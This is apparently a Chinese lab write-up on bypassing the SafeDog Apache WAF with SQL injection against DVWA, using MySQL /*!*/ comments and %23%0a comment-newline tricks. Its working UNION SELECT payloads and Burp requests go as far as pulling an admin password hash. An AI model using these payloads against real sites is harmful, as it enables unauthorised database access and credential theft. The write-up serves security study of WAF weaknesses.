

# 前言

最近没事学习一下 waf 的 bypass , 本文介绍下 bypass 安全狗的笔记。个人感觉 bypass 的总思路（正则匹配型 waf）就是利用各种语法特性来逃避正则（当然要保证语法正确性的前提下）


测试环境：

phpstudy + 安全狗Apache版 v4.0、  
burp + hackvertor 插件

## 判断注入

### 判断字符型注入还是数字型


往数字后面加若干个字母，如果结果不变应该是字符型注入，因为 mysql 的弱类型会把 1xxxx 转换成 1



### 引入逻辑表达式进行判断

利用 Mysql 支持的 /\*!\*/ 语法引入 && 绕过过滤


1'/\*!&&\*/1#'



## order by 获取列数

还是利用 `/*!*/` 语法来引入关键字，然后利用 `( )` 包裹数字绕过空格进而绕过正则。

`1'/*!&*/0'/*!order*/by(2)#'`



所以有 2 列。

# 绕过 union

%23%0a 绕过正则，原因大概是 # 是注释符号（只注释一行 \n 截止），waf 认为后面的都是注释不去匹配，而 mysql 支持使用 \n 代替空格，所以绕过了正则。

```
<@urlencode_1>1'/*!&&*/0/*! union*//*!all*/<@/urlencode_1>%23%0a<@urlencode_2>/!*  
sESelect*/1,@@HOSTNAME# '<@/urlencode_2>
```

Go Cancel < >

Request

Raw Params Headers Hex

GET /dwa/vulnerabilities/sql/?id=<@urlencode\_1>'/\*!&&\*/0/\*! union\*//\*!all\*/<@/urlencode\_1>%23%0a<@urlencode\_2>/!\*sESelect\*/1,@@HOSTNAME# '<@/urlencode\_2>&Submit=Submit HTTP/1.1  
Host: 192.168.216.128  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8  
Cookie: security=low; PHPSESSID=n6auk2cd74onull5vqgmqgvdp3  
Connection: close

Response

Raw Headers Hex HTML Render

View Source View Help

- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

DVWA

Vulnerability: SQL Injection

User ID:  Submit

ID: 1'/\*!&&\*/0/\*! union\*//\*!all\*/#  
/\*sESelect\*/1,@@HOSTNAME#  
First name: 1  
Surname: WIN-OA43324Z95

More Information

- <http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://www.owasp.org/index.php/SQL\\_injection](https://www.owasp.org/index.php/SQL_injection)

## 拿密码

使用 %23%0a ，绕过正则

```
<@urlencode_1>1'/*!&&*/0/*! union*//*!all*/<@/urlencode_1>%23%0a<@urlencode_2>/!*  
sESelect*/user,password <@/urlencode_2>from%23%0a<@urlencode_3>users where  
user_id=1<@/urlencode_3>%23%27
```

Raw Params Headers Hex

GET /dwa/vulnerabilities/sql/?id=<@urlencode\_1>'/\*!&&\*/0/\*! union\*//\*!all\*/<@/urlencode\_1>%23%0a<@urlencode\_2>/!\*sESelect\*/user,password <@/urlencode\_2>from%23%0a<@urlencode\_3>users where user\_id=1<@/urlencode\_3>%23%27&Submit=Submit HTTP/1.1  
Host: 192.168.216.128  
Cache-Control: max-age=0  
Upgrade-Insecure-Requests: 1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98 Safari/537.36  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8  
Cookie: security=low; PHPSESSID=n6auk2cd74onull5vqgmqgvdp3  
Connection: close

Raw Headers Hex

<div class="vulnerable\_code\_area">  
<form action="#" method="GET">  
<p>  
User ID:  
<input type="text" size="15" name="id">  
<input type="submit" name="Submit" value="Submit">  
</p>  
</form>  
<pre>ID: 1'/\*!&&\*/0/\*! union\*//\*!all\*/#  
/\*sESelect\*/user,password from#  
users where user\_id=1#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>  
</div>  
<h2>More Information</h2>  
<ul>  
<li><a href="http://www.securiteam.com/securityreviews/SDP0N1P76E.html" target="\_blank">http://www.securiteam.com/securityreviews/SDP0N1P76E.html</a></li>  
<li><a href="https://en.wikipedia.org/wiki/SQL\_injection" target="\_blank">https://en.wikipedia.org/wiki/SQL\_injection</a></li>  
<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="\_blank">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>  
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="\_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>  
<li><a href="http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet" target="\_blank">http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet</a></li>  
<li><a href="https://www.owasp.org/index.php/SQL\_injection" target="\_blank">https://www.owasp.org/index.php/SQL\_injection</a></li>  
<li><a href="http://bobby-tables.com/" target="\_blank">http://bobby-tables.com/</a></li>  
</ul>  
</div>

